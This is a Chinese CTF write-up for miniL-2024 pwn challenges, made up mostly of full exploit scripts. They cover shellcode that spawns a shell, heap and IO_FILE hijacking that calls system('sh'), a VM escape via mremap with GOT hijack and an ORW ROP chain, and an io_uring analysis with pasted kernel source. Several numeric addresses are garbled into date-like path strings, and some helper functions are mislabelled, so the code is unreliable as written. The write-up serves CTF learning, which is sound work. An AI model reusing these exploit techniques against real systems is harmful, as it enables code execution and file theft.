pwn· 更新于 2025-03-14
miniL-2024
miniL-2024
Pwn
2bytes
jmp 短跳
from pwncli import *

context.terminal = ["tmux", "splitw", "-h", "-l", "122"]

if 1:
    addr = '172.23.32.1:41845'
    host = addr.split(':')
    gift.io = remote(host[0], host[1])
    gift.debug = False
else:
    gift.io = process('./byte')
init_x64_context(gift.io, gift)
load_libc('/usr/lib/x86_64-linux-gnu/libc.so.6')
libc: ELF = gift['libc']
gift.elf = ELF('./byte')
cmd = "b *$rebase(0x12B0)\nc\n"
# launch_gdb(cmd)


def xor(pad):
    for i in range(3):
        pad[i + 2] ^= pad[i] ^ pad[i + 1]
    for i in pad:
        print(hex(i), end="")


ru(b'Give me the secret')
payload = b'\x48\x87\x19\x5e\xdc\xe1\x17' + b'\x00'
payload = pad_ljust(payload, 8, b'\x00') + payload
payload = payload[:0xF]
s(payload)
ru(b'Good luck')

shellcode = shellcraft.sh()
s(asm(shellcode))

ia()
ottoshop
scanf 的利用
from pwncli import *

context.terminal = ["tmux", "splitw", "-h"]

if 0:
    addr = "127.0.0.1:35749"
    host = addr.split(":")
    gift.io = remote(host[0], host[1])
    gift.debug = False
else:
    gift.io = process("./ottoshop")
init_x64_context(gift.io, gift)
# load_libc()
# libc: ELF = gift['libc']
gift.elf = ELF("./ottoshop")
# launch_gdb("b *0x402148\nc\n")


def add(idx, data):
    sla(b"5.exit", b"1")
    sla(b"which", str(idx).encode())
    sa(b"name", data)


def change(idx, data):
    sla(b"5.exit", b"2")
    sla(b"which", str(idx).encode())
    sa(b"name", data)


def otto(data):
    sla(b"5.exit", b"666")
    sa(b"u find it!", data)


def check():
    sla(b"5.exit", b"4")


flag1 = 0x407010
flag2 = 0x407060
name = 0x407180
money = 0x407018
gold = 0x407980
wheelchiar = 0x407580
main = 0x4033F5
back = 0x4020A4

add(-90, b"\x7f")
check()
add(-72, b"otto")
add(-91, b"\xd0\x8c\x97\xff")
add(-92, b"\xd0\x9d\x96\x91")
otto(b"inkey")
sla(b"5.exit", b"3")
sla(b"buy", b"4")
sa(b"pass", b"+\n")
sa(b"pass", b"+\n")
sa(b"pass", b"+\n")
sl(str(back).encode())

ia()
PhoneBook
简单的堆题,打 IO_FILE
就是堆比较分散,需要一点堆风水
from pwncli import *

context.terminal = ["tmux", "splitw", "-h", "-l", "122"]

if 1:
    addr = '172.23.32.1:3732'
    host = addr.split(':')
    gift.io = remote(host[0], host[1])
    gift.debug = False
else:
    gift.io = process('./PhoneBook')
init_x64_context(gift.io, gift)
load_libc('/home/inkey/pwn/miniL-2024/05/10/miniL-2024//PhoneBook/libc.so.6')
libc: ELF = gift['libc']
gift.elf = ELF('./PhoneBook')
cmd = "b *$rebase(0x13ec)\nb *$rebase(0x14e2)\nb *$rebase(0x15aa)\nb *$rebase(0x169b)\nb _IO_flush_all_lockp\nb exit\nc\n"


def dbg():
    launch_gdb(cmd)
    log_address("heap", heap_base + 0x290)


def add(name, num):
    sla(b'Your Choice:', b'1')
    sla(b'Name?', name)
    sla(b'Phone Number?', num)


def dele(idx):
    sla(b'Your Choice:', b'2')
    sla(b'Index?', str(idx).encode())


def show():
    sla(b'Your Choice:', b'3')


def edit(idx, name, num):
    sla(b'Your Choice:', b'4')
    sla(b'Index?', str(idx).encode())
    sa(b'Name?', name)
    sa(b'Phone Number?', num)


chunklist = 0x4050
add('inkeyaaa', 'inkeybbb')
add('inkey', 'inkeyddd')
add('\x02', '\x02')
add('inkeyeee', 'inkeyfff')
show()
ru(b'inkeyddd')
heap_base = u64_ex(ru(b'\n', drop=True)) - 0x330
log_heap_base_addr(heap_base)
for i in range(5, 0x24):
    add(b'', b'')
for i in range(0x25, 0x38):
    add(b'', b'')
edit(2, p64_ex(heap_base + 0x348), b'inkeyddd')
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x2E8) & 0xFFFFFF))
edit(2, p64_ex(heap_base + 0x360) + b'\x01\x05\n', p64_ex(4))
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x300) & 0xFFFFFF))
edit(0x1E, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x05\n', b'\x31\n')
edit(0x1F, b'\n', b'\x31\n')
dele(4)

edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x2E8) & 0xFFFFFF))
edit(2, p64_ex(heap_base + 0x360) + b'\x04\x00\n', p64_ex(4))
show()
libc_base = u64_ex(ru(b'\x7f')[-6:]) - 0x219CF0
# libc_base = u64_ex(ru(b'\x7f')[-6:]) - 0x219EE0 - 0xE10
set_current_libc_base_and_log(libc_base)
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x300) & 0xFFFFFF))

IO_list_all = libc.sym._IO_list_all
_IO_wfile_jumps = libc.sym._IO_wfile_jumps
system_addr = libc.sym.system

edit(0xC, b'\n', p64_ex(_IO_wfile_jumps))
edit(0xB, b'\x00\x00\x00\x00\x00\x00\x00\x00' + p64_ex(heap_base + 0x5E8), b'\n')
edit(0x16, p64_ex(heap_base + 0x6D8 - 0x68), p64_ex(system_addr))
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x418) & 0xFFFFFF))
edit(0x31, b'  sh\n', b'\n')
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x5F8) & 0xFFFFFF))
edit(0x31, b'\x00' * 8 + b'\x90\n', b'\n')
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0x300) & 0xFFFFFF))

for i in range(0x25, 0x38):
    dele(str(i))
for i in range(0, 7):
    add(b'', b'')
edit(1, b'a' * 15, b'b' * 8 + p24_ex((heap_base + 0xB98) & 0xFFFFFF))
edit(0x31, p64_ex(protect_ptr((heap_base + 0xB70), IO_list_all - 0x20)) + b'\n', b'\n')
add(b'', b'')
log_libc_base_addr(libc_base)
log_address_ex2(IO_list_all)
add(p64_ex(0) + p64_ex(heap_base + 0x420), b'')
# dbg()
sla(b'Your Choice:', b'5')


ia()
EasyVM
🐧师傅出的 VM 题,针不戳啊(😭
就一次的 syscall 利用,有一段 data 空间 (0x2024/05/10/miniL-2024/0000) 任意读写
利用的 syscall 目前想到的只有 mremap, vm_process_writev, io_uring
这题我是用 mremap 将 0x2024/05/10/miniL-2024/0000重新map到got表处,劫持got,并利用栈迁移的gadget
0x00000000004a4319 : mov rsp, rcx ; pop rcx ; jmp rcx
随后 ROP 打 orw
from pwncli import *
import tty

context.terminal = ["tmux", "splitw", "-h", "-l", "150"]

if 1:
    addr = "124.222.230.184:10011"
    host = addr.split(":")
    gift.io = remote(host[0], host[1])
    gift.debug = False
else:
    gift.io = process("./rootfs/chal", stdin=PTY, raw=False)
    load_libc()
    launch_gdb("b *0x403eef\nb *0x4a4319\nb* 0x4a431d\nc\nc\nni\n")
init_x64_context(gift.io, gift)
# libc: ELF = gift["libc"]
gift.elf = ELF("./rootfs/chal")
payload = ''


def NOP():
    global payload
    payload += "NOP  \n"


def LOAD(reg, addr):
    global payload
    payload += f"LOAD REG{reg}, {addr};\n"


def STORE(reg, addr):
    global payload
    payload += f"STORE REG{reg}, {addr};\n"


def MOV(reg1, reg2):
    global payload
    payload += f"MOV REG{reg1}, REG{reg2};\n"


def ADD(reg1, reg2):
    global payload
    payload += f"ADD REG{reg1}, REG{reg2};\n"


def SUB(reg1, reg2):
    global payload
    payload += f"SUB REG{reg1}, REG{reg2};\n"


def MUL(reg1, reg2):
    global payload
    payload += f"MUL REG{reg1}, REG{reg2};\n"


def DIV(reg1, reg2):
    global payload
    payload += f"DIV REG{reg1}, REG{reg2};\n"


def AND(reg1, reg2):
    global payload
    payload += f"OR REG{reg1}, REG{reg2};\n"


def OR(reg1, reg2):
    global payload
    payload += f"AND REG{reg1}, REG{reg2};\n"


def XOR(reg1, reg2):
    global payload
    payload += f"XOR REG{reg1}, REG{reg2};\n"


def NOT(reg1):
    global payload
    payload += f"NOT REG{reg1};\n"


def SHL(reg1, num):
    global payload
    payload += f"SHL REG{reg1}, {num};\n"


def SHL(reg1, num):
    global payload
    payload += f"SHR REG{reg1}, {num};\n"


def CMP(reg1, reg2):
    global payload
    payload += f"CMP REG{reg1}, REG{reg2};\n"


def JMP(addr):
    global payload
    payload += f"JMP {addr};\n"


def JE(addr):
    global payload
    payload += f"JE {addr};\n"


def JNE(addr):
    global payload
    payload += f"JNE {addr};\n"


def SET(reg, num):
    global payload
    payload += f"SET REG{reg}, {num};\n"


def INT(num):
    global payload
    payload += f"INT {num};\n"


def HLT():
    global payload
    payload += f"HLT;\n"


idx = 0


def save_addr(addr):
    global payload
    global idx
    SET(0, addr)
    STORE(0, str(hex(0x2024/05/10/miniL-2024/0000 + idx))[2:])
    idx += 8


def open_dev():
    global payload
    SET(0, '6164762f7665642f')
    STORE(0, 2024/05/10/miniL-2024/0000)
    SET(0, 2024/05/10/miniL-2024/0000)
    INT(2)
    HLT()


def open_flag():
    global payload
    SET(0, '67616c662f')
    STORE(0, 2024/05/10/miniL-2024/0000)
    SET(0, 2024/05/10/miniL-2024/0000)
    INT(2)
    HLT()


def get_pid():
    global payload
    INT(27)
    HLT()


def prace_text():
    global payload
    SET(0, 4)
    SET(1, '2CEAC7')
    SET(2, '403136')
    SET(3, 1)
    INT(65)
    HLT()


j_strcmp = 0x4E4070
rdi = 0x4062f3
rsi = 0x404e68
rdx_rbx = 0x49688b
rcx = 0x49d61b
ret = 0x4062f3
open_addr = 0x45fdb0
read_addr = 0x45fee0
write_addr = 0x45ff80
syscall = 0x460E10

def mremap():
    global payload
    save_addr('0')
    save_addr('0')
    save_addr('0')
    save_addr('44fd30')
    save_addr('44fa60')
    save_addr('456dc0')
    save_addr('43b0d0')
    save_addr('456dc0')
    save_addr('4891a0')
    save_addr('487430')
    save_addr('453f50')
    save_addr('44f300')
    save_addr('486e60')
    save_addr('455f90')
    save_addr('4a4319')  # target strncmp
    save_addr('43b640')  # 0x78
    save_addr('44d5d4')  # 0x78
    SET(0, '67616c662f')
    STORE(0, '2024/05/10/miniL-2024/0200')
    SET(0, '44f8e0')  # strnlen
    STORE(0, '2024/05/10/miniL-2024/00C8')
    SET(0, '4a9008')
    STORE(0, '2024/05/10/miniL-2024/0100')
    SET(0, '2024/05/10/miniL-2024/0000')
    SET(1, 3000)
    SET(2, 300)
    SET(3, 3)
    SET(4, '4e4000')
    payload += ' '
    INT(19)


# shellcode = shellcraft.ptrace(4, 0xD0, 0x403136, 1)
# shellcode = asm(shellcode)
# get_pid()
# open_flag()
mremap()
ru(b'end with EOF:')
payload = payload.encode()
payload += p64_ex(ret) + p64_ex(2) + p64_ex(rsi) + p64_ex(0x4e4200) + p64_ex(rdx_rbx) + p64_ex(0) * 2 + p64_ex(syscall)
payload += p64_ex(rdi) + p64_ex(2) + p64_ex(rsi) + p64_ex(0x4e4200) + p64_ex(rdx_rbx) + p64_ex(0) * 2 + p64_ex(syscall)
payload += p64_ex(rdi) + p64_ex(2) + p64_ex(rsi) + p64_ex(0x4e4200) + p64_ex(rdx_rbx) + p64_ex(0) * 2 + p64_ex(syscall)
payload += p64_ex(ret) + b'' + p64_ex(5) + p64_ex(rsi) + p64_ex(0x4e4500) + p64_ex(rdx_rbx) + p64_ex(0x60) * 2 + p64_ex(read_addr)
payload += p64_ex(rdi) + p64_ex(1) + p64_ex(rsi) + p64_ex(0x4e4500) + p64_ex(rdx_rbx) + p64_ex(0x50) * 2 + p64_ex(write_addr)
s(payload)
# s(str(chr(tty.CEOF)).encode())
# s(payload1)
s(str(chr(tty.CEOF)).encode())
s(str(chr(tty.CEOF)).encode())
s(str(chr(tty.CEOF)).encode())
gift.io.clean()
gift.io.sock.shutdown(socket.SHUT_WR)

ia()
HardVM
相比 easy 就“只”开了 pie 和 full reload😭
赛后得知这种可以用一个 syscall,利用 io_uring 实现“一键”orw
io_uring 相关资料
找 gpt 搓的 demo
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>
#include <liburing.h>
#include <sys/mman.h>

#define FILE_PATH "./flag"
#define BUFFER_SIZE 512

int main() {
    struct io_uring ring;
    struct io_uring_sqe *sqe;
    struct io_uring_cqe *cqe;
    void *buffer;
    int ret;

    // Initialize io_uring
    ret = io_uring_queue_init(8, &ring, 0);
    if (ret < 0) {
        perror("io_uring_queue_init failed");
        return 1;
    }

    buffer = (void*)0x2024/05/10/miniL-2024/0100;
    mmap((void*)0x2024/05/10/miniL-2024/0000, 0x3000, 3, 34, -1, 0);
    // Prepare open request
    sqe = io_uring_get_sqe(&ring);
    io_uring_prep_openat(sqe, AT_FDCWD, FILE_PATH, O_RDONLY, 0);
    sqe->flags |= IOSQE_IO_LINK; // Link this request to the next one

    // Prepare read request
    sqe = io_uring_get_sqe(&ring);
    io_uring_prep_read(sqe, -1, buffer, BUFFER_SIZE, 0); // -1 will be filled by the open result
    sqe->flags |= IOSQE_IO_LINK; // Link this request to the next one

    // Prepare write request
    sqe = io_uring_get_sqe(&ring);
    io_uring_prep_write(sqe, STDOUT_FILENO, buffer, BUFFER_SIZE, 0);
    sqe->user_data = 1;  // Use user_data to identify this request

    // Submit all requests at once
    ret = io_uring_submit(&ring);
    if (ret <= 0) {
        perror("io_uring_submit failed");
        return 1;
    }

    // return 1;
    // Process completion events
    int completion_count = 0;
    while (completion_count < 3) {
        ret = io_uring_wait_cqe(&ring, &cqe);
        if (ret < 0) {
            perror("io_uring_wait_cqe failed");
            break;
        }

        if (cqe->user_data == 1) {  // Check if it's the write completion
            if (cqe->res < 0) {
                fprintf(stderr, "Write failed: %s\n", strerror(-cqe->res));
            } else {
                printf("Successfully written %d bytes\n", cqe->res);
            }
        }

        io_uring_cqe_seen(&ring, cqe);
        completion_count++;
    }

    // Cleanup
    io_uring_queue_exit(&ring);

    return 0;
}
gcc ./4.c -o 4 -luring -static -g
接下来从 demo 开始分析 io_uring 的具体实现过程
初始化

首先调用 io_uring_queue_init 初始化
源码如下
__cold int io_uring_queue_init(unsigned entries, struct io_uring *ring,
			       unsigned flags)
{
	struct io_uring_params p;

	memset(&p, 0, sizeof(p));
	p.flags = flags;

	return io_uring_queue_init_params(entries, ring, &p);
}
int io_uring_queue_init_params(unsigned entries, struct io_uring *ring,
struct io_uring_params *p)
{
int ret;
ret = io_uring_queue_init_try_nosqarr(entries, ring, p, NULL, 0);
return ret >= 0 ? 0 : ret;
}static int io_uring_queue_init_try_nosqarr(unsigned entries, struct io_uring *ring,
struct io_uring_params *p, void *buf,
size_t buf_size)
{
unsigned flags = p->flags;
int ret;
p->flags |= IORING_SETUP_NO_SQARRAY;
ret = __io_uring_queue_init_params(entries, ring, p, buf, buf_size);
/* don't fallback if explicitly asked for NOSQARRAY */
if (ret != -EINVAL || (flags & IORING_SETUP_NO_SQARRAY))
return ret;
p->flags = flags;
return __io_uring_queue_init_params(entries, ring, p, buf, buf_size);
}int __io_uring_queue_init_params(unsigned entries, struct io_uring *ring,
struct io_uring_params *p, void *buf,
size_t buf_size)
{
int fd, ret = 0;
unsigned *sq_array;
unsigned sq_entries, index;
memset(ring, 0, sizeof(*ring));
/*
* The kernel does this check already, but checking it here allows us
* to avoid handling it below.
*/
if (p->flags & IORING_SETUP_REGISTERED_FD_ONLY
&& !(p->flags & IORING_SETUP_NO_MMAP))
return -EINVAL;
if (p->flags & IORING_SETUP_NO_MMAP) {
ret = io_uring_alloc_huge(entries, p, &ring->sq, &ring->cq,
buf, buf_size);
if (ret < 0)
return ret;
if (buf)
ring->int_flags |= INT_FLAG_APP_MEM;
}
fd = __sys_io_uring_setup(entries, p);
if (fd < 0) {
if ((p->flags & IORING_SETUP_NO_MMAP) &&
!(ring->int_flags & INT_FLAG_APP_MEM)) {
__sys_munmap(ring->sq.sqes, 1);
io_uring_unmap_rings(&ring->sq, &ring->cq);
}
return fd;
}
if (!(p->flags & IORING_SETUP_NO_MMAP)) {
ret = io_uring_queue_mmap(fd, p, ring);
if (ret) {
__sys_close(fd);
return ret;
}
} else {
io_uring_setup_ring_pointers(p, &ring->sq, &ring->cq);
}
/*
* Directly map SQ slots to SQEs
*/
sq_entries = ring->sq.ring_entries;
if (!(p->flags & IORING_SETUP_NO_SQARRAY)) {
sq_array = ring->sq.array;
for (index = 0; index < sq_entries; index++)
sq_array[index] = index;
}
ring->features = p->features;
ring->flags = p->flags;
ring->enter_ring_fd = fd;
if (p->flags & IORING_SETUP_REGISTERED_FD_ONLY) {
ring->ring_fd = -1;
ring->int_flags |= INT_FLAG_REG_RING | INT_FLAG_REG_REG_RING;
} else {
ring->ring_fd = fd;
}
return ret;
}简单来说就是初始化了一个 fd,来和内核做交互,并将其 mmap 到虚拟内存方便交互
接下来的操作都是对映射到虚拟地址的部分做操作
写入想执行的操作
sqe = *io_uring_get_sqe*(&ring);
拿到 sqe 队列的映射地址
*io_uring_prep_openat*(sqe, AT_FDCWD, FILE_PATH, O_RDONLY, 0);
对 sqe 队列这个结构体做调整
IOURINGINLINE void io_uring_prep_openat(struct io_uring_sqe *sqe, int dfd,
					const char *path, int flags,
					mode_t mode)
{
	io_uring_prep_rw(IORING_OP_OPENAT, sqe, dfd, path, mode, 0);
	sqe->open_flags = (__u32) flags;
}
IOURINGINLINE void io_uring_prep_rw(int op, struct io_uring_sqe *sqe, int fd,
const void *addr, unsigned len,
__u64 offset)
{
sqe->opcode = (__u8) op;
sqe->fd = fd;
sqe->off = offset;
sqe->addr = (unsigned long) addr;
sqe->len = len;
}sqe 结构体
struct io_uring_sqe {
	__u8	opcode;		/* type of operation for this sqe */
	__u8	flags;		/* IOSQE_ flags */
	__u16	ioprio;		/* ioprio for the request */
	__s32	fd;		/* file descriptor to do IO on */
	union {
		__u64	off;	/* offset into file */
		__u64	addr2;
		struct {
			__u32	cmd_op;
			__u32	__pad1;
		};
	};
	union {
		__u64	addr;	/* pointer to buffer or iovecs */
		__u64	splice_off_in;
		struct {
			__u32	level;
			__u32	optname;
		};
	};
	__u32	len;		/* buffer size or number of iovecs */
	union {
		__kernel_rwf_t	rw_flags;
		__u32		fsync_flags;
		__u16		poll_events;	/* compatibility */
		__u32		poll32_events;	/* word-reversed for BE */
		__u32		sync_range_flags;
		__u32		msg_flags;
		__u32		timeout_flags;
		__u32		accept_flags;
		__u32		cancel_flags;
		__u32		open_flags;
		__u32		statx_flags;
		__u32		fadvise_advice;
		__u32		splice_flags;
		__u32		rename_flags;
		__u32		unlink_flags;
		__u32		hardlink_flags;
		__u32		xattr_flags;
		__u32		msg_ring_flags;
		__u32		uring_cmd_flags;
		__u32		waitid_flags;
		__u32		futex_flags;
		__u32		install_fd_flags;
	};
	__u64	user_data;	/* data to be passed back at completion time */
	/* pack this to avoid bogus arm OABI complaints */
	union {
		/* index into fixed buffers, if used */
		__u16	buf_index;
		/* for grouped buffer selection */
		__u16	buf_group;
	} __attribute__((packed));
	/* personality to use, if used */
	__u16	personality;
	union {
		__s32	splice_fd_in;
		__u32	file_index;
		__u32	optlen;
		struct {
			__u16	addr_len;
			__u16	__pad3[1];
		};
	};
	union {
		struct {
			__u64	addr3;
			__u64	__pad2[1];
		};
		__u64	optval;
		/*
		 * If the ring is initialized with IORING_SETUP_SQE128, then
		 * this field is used for 80 bytes of arbitrary command data
		 */
		__u8	cmd[0];
	};
};
可以看到这些操作就是在布置 sqe 结构体,告诉内核我们想做什么
*io_uring_prep_read*(sqe, -1, buffer, BUFFER_SIZE, 0);
*io_uring_prep_write*(sqe, STDOUT_FILENO, buffer, BUFFER_SIZE, 0);
同理,这些也是在布置 sqe 队列
提交队列
ret = *io_uring_submit*(&ring);
int io_uring_submit(struct io_uring *ring)
{
	return __io_uring_submit_and_wait(ring, 0);
}
static int __io_uring_submit_and_wait(struct io_uring *ring, unsigned wait_nr)
{
return __io_uring_submit(ring, __io_uring_flush_sq(ring), wait_nr, false);
}static int __io_uring_submit(struct io_uring *ring, unsigned submitted,
unsigned wait_nr, bool getevents)
{
bool cq_needs_enter = getevents || wait_nr || cq_ring_needs_enter(ring);
unsigned flags;
int ret;
flags = 0;
if (sq_ring_needs_enter(ring, submitted, &flags) || cq_needs_enter) {
if (cq_needs_enter)
flags |= IORING_ENTER_GETEVENTS;
if (ring->int_flags & INT_FLAG_REG_RING)
flags |= IORING_ENTER_REGISTERED_RING;
ret = __sys_io_uring_enter(ring->enter_ring_fd, submitted,
wait_nr, flags, NULL);
} else
ret = submitted;
return ret;
}ret = __sys_io_uring_enter(ring->enter_ring_fd, submitted, wait_nr, flags, NULL);
最终利用 syscall sys_io_uring_enter 向内核提交队列

总结
初始化 io 队列 –> 将操作写入 sqe 队列(sqe 结构体) –> 提交队列
但是
有人就会问了,诶,这题不是限制一次 syscall 吗,sys_io_uring_setup 和 sys_io_uring_enter 不是两个 syscall 吗,这不是超了吗
诶,其实 io_uring 正在飞速的迭代,每个内核版本都是不一样的
题目给的内核版本

./bzImage: Linux kernel x86 boot executable bzImage, version 6.6.1 (root@fuzz) #2 SMP PREEMPT_DYNAMIC Sat Nov 18 21:11:32 CST 2023, RO-rootFS, swap_dev 0XB, Normal VGA
初始化的时候,sys_io_uring_setup 就自带了提交队列的功能
源码如下
SYSCALL_DEFINE2(io_uring_setup, u32, entries,
		struct io_uring_params __user *, params)
{
	if (!io_uring_allowed())
		return -EPERM;

	return io_uring_setup(entries, params);
}
可以看到,setup 的 2 参通过 copy_from_user 传给了 p
static long io_uring_setup(u32 entries, struct io_uring_params __user *params)
{
	struct io_uring_params p;
	int i;

	if (copy_from_user(&p, params, sizeof(p)))
		return -EFAULT;
	for (i = 0; i < ARRAY_SIZE(p.resv); i++) {
		if (p.resv[i])
			return -EINVAL;
	}

	if (p.flags & ~(IORING_SETUP_IOPOLL | IORING_SETUP_SQPOLL |
			IORING_SETUP_SQ_AFF | IORING_SETUP_CQSIZE |
			IORING_SETUP_CLAMP | IORING_SETUP_ATTACH_WQ |
			IORING_SETUP_R_DISABLED | IORING_SETUP_SUBMIT_ALL |
			IORING_SETUP_COOP_TASKRUN | IORING_SETUP_TASKRUN_FLAG |
			IORING_SETUP_SQE128 | IORING_SETUP_CQE32 |
			IORING_SETUP_SINGLE_ISSUER | IORING_SETUP_DEFER_TASKRUN |
			IORING_SETUP_NO_MMAP | IORING_SETUP_REGISTERED_FD_ONLY |
			IORING_SETUP_NO_SQARRAY))
		return -EINVAL;

	return io_uring_create(entries, &p, params);
}
static __cold int io_uring_create(unsigned entries, struct io_uring_params *p,
struct io_uring_params __user *params)
{
struct io_ring_ctx *ctx;
struct io_uring_task *tctx;
struct file *file;
int ret;
if (!entries)
return -EINVAL;
if (entries > IORING_MAX_ENTRIES) {
if (!(p->flags & IORING_SETUP_CLAMP))
return -EINVAL;
entries = IORING_MAX_ENTRIES;
}
if ((p->flags & IORING_SETUP_REGISTERED_FD_ONLY)
&& !(p->flags & IORING_SETUP_NO_MMAP))
return -EINVAL;
/*
* Use twice as many entries for the CQ ring. It's possible for the
* application to drive a higher depth than the size of the SQ ring,
* since the sqes are only used at submission time. This allows for
* some flexibility in overcommitting a bit. If the application has
* set IORING_SETUP_CQSIZE, it will have passed in the desired number
* of CQ ring entries manually.
*/
p->sq_entries = roundup_pow_of_two(entries);
if (p->flags & IORING_SETUP_CQSIZE) {
/*
* If IORING_SETUP_CQSIZE is set, we do the same roundup
* to a power-of-two, if it isn't already. We do NOT impose
* any cq vs sq ring sizing.
*/
if (!p->cq_entries)
return -EINVAL;
if (p->cq_entries > IORING_MAX_CQ_ENTRIES) {
if (!(p->flags & IORING_SETUP_CLAMP))
return -EINVAL;
p->cq_entries = IORING_MAX_CQ_ENTRIES;
}
p->cq_entries = roundup_pow_of_two(p->cq_entries);
if (p->cq_entries < p->sq_entries)
return -EINVAL;
} else {
p->cq_entries = 2 * p->sq_entries;
}
ctx = io_ring_ctx_alloc(p);
if (!ctx)
return -ENOMEM;
if ((ctx->flags & IORING_SETUP_DEFER_TASKRUN) &&
!(ctx->flags & IORING_SETUP_IOPOLL) &&
!(ctx->flags & IORING_SETUP_SQPOLL))
ctx->task_complete = true;
if (ctx->task_complete || (ctx->flags & IORING_SETUP_IOPOLL))
ctx->lockless_cq = true;
/*
* lazy poll_wq activation relies on ->task_complete for synchronisation
* purposes, see io_activate_pollwq()
*/
if (!ctx->task_complete)
ctx->poll_activated = true;
/*
* When SETUP_IOPOLL and SETUP_SQPOLL are both enabled, user
* space applications don't need to do io completion events
* polling again, they can rely on io_sq_thread to do polling
* work, which can reduce cpu usage and uring_lock contention.
*/
if (ctx->flags & IORING_SETUP_IOPOLL &&
!(ctx->flags & IORING_SETUP_SQPOLL))
ctx->syscall_iopoll = 1;
ctx->compat = in_compat_syscall();
if (!ns_capable_noaudit(&init_user_ns, CAP_IPC_LOCK))
ctx->user = get_uid(current_user());
/*
* For SQPOLL, we just need a wakeup, always. For !SQPOLL, if
* COOP_TASKRUN is set, then IPIs are never needed by the app.
*/
ret = -EINVAL;
if (ctx->flags & IORING_SETUP_SQPOLL) {
/* IPI related flags don't make sense with SQPOLL */
if (ctx->flags & (IORING_SETUP_COOP_TASKRUN |
IORING_SETUP_TASKRUN_FLAG |
IORING_SETUP_DEFER_TASKRUN))
goto err;
ctx->notify_method = TWA_SIGNAL_NO_IPI;
} else if (ctx->flags & IORING_SETUP_COOP_TASKRUN) {
ctx->notify_method = TWA_SIGNAL_NO_IPI;
} else {
if (ctx->flags & IORING_SETUP_TASKRUN_FLAG &&
!(ctx->flags & IORING_SETUP_DEFER_TASKRUN))
goto err;
ctx->notify_method = TWA_SIGNAL;
}
/*
* For DEFER_TASKRUN we require the completion task to be the same as the
* submission task. This implies that there is only one submitter, so enforce
* that.
*/
if (ctx->flags & IORING_SETUP_DEFER_TASKRUN &&
!(ctx->flags & IORING_SETUP_SINGLE_ISSUER)) {
goto err;
}
/*
* This is just grabbed for accounting purposes. When a process exits,
* the mm is exited and dropped before the files, hence we need to hang
* on to this mm purely for the purposes of being able to unaccount
* memory (locked/pinned vm). It's not used for anything else.
*/
mmgrab(current->mm);
ctx->mm_account = current->mm;
ret = io_allocate_scq_urings(ctx, p);
if (ret)
goto err;
ret = io_sq_offload_create(ctx, p);
if (ret)
goto err;
ret = io_rsrc_init(ctx);
if (ret)
goto err;
p->sq_off.head = offsetof(struct io_rings, sq.head);
p->sq_off.tail = offsetof(struct io_rings, sq.tail);
p->sq_off.ring_mask = offsetof(struct io_rings, sq_ring_mask);
p->sq_off.ring_entries = offsetof(struct io_rings, sq_ring_entries);
p->sq_off.flags = offsetof(struct io_rings, sq_flags);
p->sq_off.dropped = offsetof(struct io_rings, sq_dropped);
if (!(ctx->flags & IORING_SETUP_NO_SQARRAY))
p->sq_off.array = (char *)ctx->sq_array - (char *)ctx->rings;
p->sq_off.resv1 = 0;
if (!(ctx->flags & IORING_SETUP_NO_MMAP))
p->sq_off.user_addr = 0;
p->cq_off.head = offsetof(struct io_rings, cq.head);
p->cq_off.tail = offsetof(struct io_rings, cq.tail);
p->cq_off.ring_mask = offsetof(struct io_rings, cq_ring_mask);
p->cq_off.ring_entries = offsetof(struct io_rings, cq_ring_entries);
p->cq_off.overflow = offsetof(struct io_rings, cq_overflow);
p->cq_off.cqes = offsetof(struct io_rings, cqes);
p->cq_off.flags = offsetof(struct io_rings, cq_flags);
p->cq_off.resv1 = 0;
if (!(ctx->flags & IORING_SETUP_NO_MMAP))
p->cq_off.user_addr = 0;
p->features = IORING_FEAT_SINGLE_MMAP | IORING_FEAT_NODROP |
IORING_FEAT_SUBMIT_STABLE | IORING_FEAT_RW_CUR_POS |
IORING_FEAT_CUR_PERSONALITY | IORING_FEAT_FAST_POLL |
IORING_FEAT_POLL_32BITS | IORING_FEAT_SQPOLL_NONFIXED |
IORING_FEAT_EXT_ARG | IORING_FEAT_NATIVE_WORKERS |
IORING_FEAT_RSRC_TAGS | IORING_FEAT_CQE_SKIP |
IORING_FEAT_LINKED_FILE | IORING_FEAT_REG_REG_RING;
if (copy_to_user(params, p, sizeof(*p))) {
ret = -EFAULT;
goto err;
}
if (ctx->flags & IORING_SETUP_SINGLE_ISSUER
&& !(ctx->flags & IORING_SETUP_R_DISABLED))
WRITE_ONCE(ctx->submitter_task, get_task_struct(current));
file = io_uring_get_file(ctx);
if (IS_ERR(file)) {
ret = PTR_ERR(file);
goto err;
}
ret = __io_uring_add_tctx_node(ctx);
if (ret)
goto err_fput;
tctx = current->io_uring;
/*
* Install ring fd as the very last thing, so we don't risk someone
* having closed it before we finish setup
*/
if (p->flags & IORING_SETUP_REGISTERED_FD_ONLY)
ret = io_ring_add_registered_file(tctx, file, 0, IO_RINGFD_REG_MAX);
else
ret = io_uring_install_fd(file);
if (ret < 0)
goto err_fput;
trace_io_uring_create(ret, ctx, p->sq_entries, p->cq_entries, p->flags);
return ret;
err:
io_ring_ctx_wait_and_kill(ctx);
return ret;
err_fput:
fput(file);
return ret;
}简单来说就是对传入的队列进行解析参数,也就是说 setup 中已经完成了队列提交这一个动作
分析完成,伪造结构体
